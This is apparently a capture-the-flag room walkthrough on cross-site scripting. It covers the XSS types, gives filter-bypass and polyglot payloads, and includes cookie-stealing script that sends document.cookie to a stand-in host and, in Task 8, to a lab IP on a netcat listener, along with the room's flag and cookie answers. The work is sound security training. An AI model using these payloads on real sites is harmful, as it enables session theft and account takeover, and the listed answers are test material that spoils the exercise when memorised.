
Task 1: Room Brief
Q. What does XSS stand for?
A. Cross-Site Scripting
Explanation
Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious JavaScript into a website. When other users load the affected page, the script executes in their browser as if it were trusted content.
What XSS can do
- Steal cookies and session tokens
- Hijack user accounts
- Deface web pages
- Redirect users to malicious sites
- Perform actions on behalf of users
Task 2: XSS Payloads
Q. Which document property could contain the user's session token?
A. document.cookie
Q. Which JavaScript method is often used as a Proof Of Concept?
A. alert
Explanation:
In XSS (Cross-Site Scripting), a payload is the malicious JavaScript code an attacker injects into a vulnerable web page. When the page loads, the browser executes the payload.
Session Stealing (XSS Payload)
In many web applications, session information (such as login tokens) is stored in browser cookies. If a site is vulnerable to XSS, an attacker can use injected JavaScript to steal these cookies.
<script>
fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));
</script>
How it works:
document.cookie — reads the victim's cookies.
btoa() — Base64-encodes the data to ensure safe transmission.
fetch() — sends the encoded cookies to an attacker-controlled server.
Proof of Concept
A Proof of Concept XSS payload is used to confirm the existence of an XSS vulnerability, not to cause harm. Its purpose is simply to show that injected JavaScript is executed by the browser.
The most common PoC payload triggers a browser alert:
<script>alert('XSS');</script>
Task 3: Reflected XSS
Q. Where in an URL is a good place to test for reflected XSS?
A. parameters
Explanation
Reflected XSS is a type of web vulnerability where malicious script is injected into a request and immediately reflected in the server's response without proper validation or encoding.
It is called "reflected" because the payload is sent in the request (e.g., URL parameter) and reflected back in the response.
Common Entry Points
- Search boxes
- Login forms
- URL parameters
- Error messages
- Contact forms
Task 4: Stored XSS
Q. How are stored XSS payloads usually stored on a website?
A. database
Explanation
Stored XSS (also called Persistent XSS) occurs when malicious script is permanently saved on the target server (e.g., database, comment section, profile field) and executed whenever users access the affected page.
Unlike reflected XSS, the victim does not need to click a special link — the attack runs automatically when the page loads.
Common Attack Locations
- Comment sections
- Forums
- User profiles
- Product reviews
- Chat applications
- Support tickets
Task 5: DOM Based XSS
Q. What unsafe JavaScript method is good to look for in source code?
A. eval()
Explanation
DOM XSS occurs when a web application's client-side JavaScript reads user-controlled input and writes it to the page in an unsafe way, causing malicious code to execute.
Unlike reflected or stored XSS:
- The vulnerability exists entirely in the browser
- The server response does not change
- The attack happens through JavaScript modifying the DOM
Common Attack Methods
innerHTML outerHTML document.write() document.writeln() insertAdjacentHTML() eval() setTimeout() setInterval() Function() execScript()
Task 6: Blind XSS
Q. What tool can you use to test for Blind XSS?
A. XSS Hunter Express
Q. What type of XSS is very similar to Blind XSS?
A. Stored XSS
Explanation
Blind XSS is a type of stored XSS where the attacker does not immediately see the result of the attack. The payload executes later in a different user's browser — often an admin or support staff member.
It is called "blind" because the attacker cannot directly observe the execution.
How It Works
- Attacker submits malicious input (e.g., contact form, support ticket, feedback form).
- The application stores the input.
- An administrator later views the data.
- The script executes in the admin's browser.
- The attacker receives data (usually via an external server).
Common Target Areas
- Contact forms
- Feedback forms
- Support tickets
- Admin dashboards
- Log viewers
- CRM systems
Task 7: Perfecting your payload
Q. What is the flag you received from level six?
A. THM{XSS_MASTER}
Explanation:
Level-1 — enter only <script>alert('THM');</script>
Level-2 — "><script>alert('THM');</script>
Level-3 — </textarea><script>alert('THM');</script>
Level-4 — 'alert('THM');//
Level-5 — <sscriptcript>alert('THM');</sscriptcript>

Level-6 — /images/cat.jpg" onload="alert('THM');
You will now see the flag as shown in image below.
Polyglot Payloads (in XSS)
Polyglots are specially crafted payloads that execute in multiple contexts (HTML, JavaScript, attributes, URLs, etc.) with a single input.
They are designed to:
- Bypass filters
- Work in unknown injection points
- Execute across different parsing contexts
Few Example XSS Polyglot
"><svg/onload=alert(1)>— HTML / SVG'><svg/onload=alert(1)>— HTML / SVGjavascript:/*--></title></style></textarea></script></xmp><svg/onload=alert(1)>— JavaScript / HTML"><img src=x onerror=alert(1)>— HTML'></script><svg/onload=alert(1)>— HTML / JavaScript</textarea><svg/onload=alert(1)>— HTML"><body onload=alert(1)>— HTML'><iframe src=javascript:alert(1)>— HTML / JavaScript
Task 8: Practical Example (Blind XSS)
Q. What is the value of the staff-session cookie?
A. 4AB305E55955197693F01D6F8FD2D321
Explanation:
Start the attack box. On this machine set up nc in listening mode on port 9001 with the following command
nc -nlvp 9001
On Target WebSite
- Now visit the target website and create an user. After login, in support tickets tab, create an ticket with subject test and content as </textarea>test.Upon opening the ticket you will see test below the text area, which indicates we are able to escape HTML textarea element.
- You can try creating another ticket with the content -</textarea><script>alert('THM');</script>, Where upon opening ticket you will get alert box
- Now we will create one more ticket which actual payload as below.
</textarea><script>fetch('http://10.48.85.47:9001?cookie=' + btoa(document.cookie) );</script>NOTE: You should use the IP of your attackbox.
Upon opening the ticket, you will receive the cookie in attack-box terminal as shown

Copy the cookie and decode it using https://www.base64decode.org/ website, where you will get the session cookie.
Want more step-by-step walkthroughs? Head over to www.encryptionakademy.com.